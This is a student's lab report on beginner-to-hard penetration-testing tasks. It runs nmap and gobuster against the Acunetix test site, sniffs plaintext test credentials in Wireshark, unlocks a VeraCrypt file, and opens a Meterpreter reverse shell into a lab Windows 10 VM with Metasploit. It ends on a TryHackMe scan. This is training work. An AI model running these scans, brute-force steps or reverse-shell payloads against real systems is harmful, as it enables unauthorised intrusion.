

Name: Jainam Panchal

## Task Level (Beginner): 1)

Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -v -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 01:35 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:35
Completed NSE at 01:35, 0.00s elapsed
Initiating NSE at 01:35
Completed NSE at 01:35, 0.00s elapsed
Initiating NSE at 01:35
Completed NSE at 01:35, 0.01s elapsed
Initiating Ping Scan at 01:35
Scanning testphp.vulnweb.com (44.228.249.3) [2 ports] Using -A to find directories
Completed Ping Scan at 01:35, 0.62s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:35
Completed Parallel DNS resolution of 1 host. at 01:35, 0.39s elapsed
Initiating Connect Scan at 01:35
Scanning testphp.vulnweb.com (44.228.249.3) [1000 ports]
Discovered open port 80/tcp on 44.228.249.3
Discovered open port 2000/tcp on 44.228.249.3
Connect Scan Timing: About 46.40% done; ETC: 01:36 (0:00:36 remaining)
Discovered open port 8008/tcp on 44.228.249.3
Discovered open port 5060/tcp on 44.228.249.3
Completed Connect Scan at 01:36, 42.06s elapsed (1000 total ports)
Initiating Service scan at 01:36
Scanning 4 services on testphp.vulnweb.com (44.228.249.3)
Service scan Timing: About 50.00% done; ETC: 01:41 (0:02:20 remaining)
Completed Service scan at 01:39, 163.12s elapsed (4 services on 1 host)
NSE: Script scanning 44.228.249.3.
Initiating NSE at 01:39
Completed NSE at 01:39, 43.85s elapsed
Initiating NSE at 01:39
Completed NSE at 01:39, 1.99s elapsed
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed

Completed NSE at 01:39, 0.00s elapsed
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.35s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0
|_ http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-title: Home of Acunetix Art
113/tcp   closed ident
2000/tcp  open  cisco-scp?
5060/tcp  open  sip?
8008/tcp  open  http?

NSE: Script Post-scanning.
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed
Initiating NSE at 01:39
Completed NSE at 01:39, 0.01s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 255.34 seconds
```

## 2) Brute force the website

<http://testphp.vulnweb.com/> and find the directories that are present in the website.

```

--$ gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://testphp.vulnweb.com/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

Progress: 266 / 4615 (5.76%) [ERROR] Get "http://testphp.vulnweb.com/.htpasswd": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/admin          (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin        (Status: 403) [Size: 276]
/cgi-bin/       (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/ CVS           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/ CVS/Entries   (Status: 200) [Size: 1]
/ CVS/Repository (Status: 200) [Size: 8]
/ CVS/Root      (Status: 200) [Size: 1]
/favicon.ico    (Status: 200) [Size: 894]
/images         (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/index.php      (Status: 200) [Size: 4958]
/pictures       (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/secured        (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/vendor         (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```



## 3) Make a login in the website

<http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Not secure testphp.vulnweb.com/userinfo.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art minakshi rawat (test)

On this page you can visualize or edit your user information.

Name: minakshi rawat  
Credit card number: 2632054287692  
E-Mail: minakshi@gmail.com  
Phone number: 1234567890  
Address: knowledge park 3

update

You have 1 items in your cart. You visualize your cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

jainam panchal

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http

No.	Time	Source	Destination	Protocol	Length	Info
23	10.447169127	10.0.2.15	44.228.249.3	HTTP	397	GET / HTTP/1.1
28	16.942683076	44.228.249.3	10.0.2.15	HTTP	1227	HTTP/1.1 200 OK (text/html)
31	18.279326745	10.0.2.15	44.228.249.3	HTTP	347	GET /style.css HTTP/1.1
35	18.794459298	44.228.249.3	10.0.2.15	HTTP	2855	HTTP/1.1 200 OK (text/css)
37	18.785621777	10.0.2.15	44.228.249.3	HTTP	360	GET /images/logo.gif HTTP/1.1
39	19.436149526	10.0.2.15	44.228.249.3	HTTP	356	GET /favicon.ico HTTP/1.1
43	19.609874252	44.228.249.3	10.0.2.15	HTTP	4834	HTTP/1.1 200 OK (GIF89a)
45	19.917661436	44.228.249.3	10.0.2.15	HTTP	1189	HTTP/1.1 200 OK (image/x-icon)
67	23.428515786	10.0.2.15	44.228.249.3	HTTP	444	GET /login.php HTTP/1.1
69	23.906393123	44.228.249.3	10.0.2.15	HTTP	2882	HTTP/1.1 200 OK (text/html)
77	23.503922203	10.0.2.15	44.228.249.3	HTTP	1092	POST /acuart.php HTTP/1.1 (application/x-www-form-urlencoded)
80	33.232603676	44.228.249.3	10.0.2.15	HTTP	60	HTTP/1.1 200 OK (text/html)
83	34.753051110	10.0.2.15	44.228.249.3	HTTP	395	GET /favicon.ico HTTP/1.1
87	35.136985632	44.228.249.3	10.0.2.15	HTTP	1189	HTTP/1.1 200 OK (image/x-icon)

Frame 77: 582 bytes on wire (4656 bits), 582 bytes captured (4656 bits) on interface eth0, id 0  
Ethernet II, Src: PCSysentec\_8f:ea:05 (08:00:27:0f:ea:05), Dst: 52:54:00:12:35:02 (52:54:00:12:35:02)  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3  
Transmission Control Protocol, Src Port: 39514, Dst Port: 80, Seq: 697, Ack: 9649, Len: 528  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded


0000 30 31 20 46 69 72 65 66 6f 78 2f 31 31 35 2e 30 01 Firefox/115.0  
0000 0d 0a 41 03 03 65 70 74 3a 20 74 65 70 74 2f 68 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,  
0000 78 68 74 60 0c 2b 78 6d 8c 2c 61 70 70 6c 69 63 xhtml+xml,application/avif,image  
0000 61 74 69 6f 6e 2f 78 6d 8c 3b 71 3d 30 2e 39 2c Image/avif,image  
0000 69 6d 61 07 65 2f 61 76 69 68 2c 69 6d 61 07 65 /webp,\*/\*;q=0.8  
0100 2f 77 65 62 70 2c 2a 2f 2a 3b 71 3d 30 2e 38 6d Accept-Language  
0100 0a 41 03 03 65 70 74 2d 4c 61 6e 67 75 61 67 65 :en-US,en;q=0.5  
0100 3a 20 65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 35 Accept-Encoding  
0100 0d 0a 41 03 03 65 70 74 2d 45 6e 63 6f 64 69 6e - Accept-Encoding  
0100 67 3a 20 67 7a 69 70 2c 20 64 65 66 6e 61 74 65 g: gzip, deflate  
0100 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 79 65 3a 20 Content-Type:  
0100 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 applicat ion/x-ww  
0100 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 w-form-ur lencode  
0100 64 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 d Conte nt-Lengt  
0100 68 3a 28 32 30 6d 0a 4f 72 69 6f 69 6e 3a 20 68 h: 28 0 rigin: h  
0100 74 74 70 3a 2f 2f 74 65 73 74 70 68 70 2e 70 75 ttp://te stphp.vu  
0100 6c 6e 77 65 62 2e 63 6f 6d 6d 0a 43 6f 6e 65 lnweb.co m Conne  
0100 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 70 ction: k eep-aliv  
0100 65 6d 0a 52 6e 60 65 72 65 72 3a 2d 68 74 74 70 e Refer ers: http  
0100 3a 2f 2f 74 65 73 74 70 68 70 2e 76 75 6c 6e 77 ://testp hp.vulnw  
0200 65 62 2e 63 6f 6d 2f 6c 6f 67 69 6e 2e 70 68 70 eb.com/l ogin.php  
0200 6d 6e 55 70 67 72 61 64 65 2d 48 6e 73 65 63 75 Upgrad e-Insecu  
0200 72 65 2d 55 65 71 75 65 73 74 73 3a 28 61 6d 6a re-Request: 1  
0200 0d 0a 75 6e 61 6d 65 3d 74 65 73 74 26 70 61 73 s: name= test&pas  
0240 73 3d 4a 65 73 74 s=test

Hypertext Transfer Protocol (http), 508 byte(s) Packets: 114 - Displayed: 14 (12.3%) - Dropped: 0 (0.0%) Profile: Default



## Task Level (Intermediate): 1)

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.



Drive	Volume	Size	Encryption Algorithm	Type
A:	C:\Users\A...\shadowfox veracrypt.txt	9.8 MiB	AES	Normal
B:				
E:				
F:				
G:				
H:				
I:				
J:				
K:				
L:				
M:				
N:				
O:				
P:				

\*Untitled - Notepad

File Edit Format View Help

jainam pancha1

Ln 1, Col 100% Windows (CRLF) UTF-8

Create Volume Volume Properties... Wipe Cache

Volume



C:\Users\ADMIN\Downloads\shadowfox veracrypt.txt

Select File...

☒ Never save history

Volume Tools...


Select Device...

Dismount

Auto-Mount Devices

Dismount All

Exit




File Edit Format View Help


The secret code is :- never giveup

//jainam panchal|


**2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.**




**3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.**







```
kali@kali: ~  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter  
r/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.186.129  
LHOST => 192.168.186.129  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.186.129:4444  
[*] Sending stage (175686 bytes) to 192.168.186.129  
[*] Meterpreter session 1 opened (192.168.186.129:4444 -> 192.168.186.1:57153) at 2024-06-14 02:15:17 -0400  
  
meterpreter > sysinfo  
Computer : WINDOWS10  
OS : Windows 10 (10.0 Build 19045).  
Architecture : x64  
System Language : en-US  
Domain : WORKGROUP  
Logged On Users : 4  
Meterpreter : x86/windows  
meterpreter > shell  
Process 3856 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.19045.4170]  
(c) Microsoft Corporation. All rights reserved.  
  
FLARE-VM Fri 06/14/2024 11:48:13.42
```



Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

**TASK – 3 HARD**



## Deploy the machine and connect to our network

```
# Nmap 7.80 scan initiated Tue Jul 21 18:22:11 2020 as: nmap -sS -sV -sC -O -oN basic_scan.nmap 10.10.34.98
Nmap scan report for 10.10.34.98
Host is up (0.10s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13?
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http-proxy
|_ fingerprint-strings:
|_   LANDesk-RC:
|_     HTTP/1.1 400
|_     Content-Type: text/html; charset=utf-8
|_     Content-Language: en
|_     Content-Length: 2243
```




What is the name of the hidden directory on the web server(enter name without /)?

[TryHackMe | Learn Cy...](#) [TryHackMe Support](#) [Offline CyberChef](#) [Revshell Generat](#)

## Undergoing maintenance

Please check back later

# Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
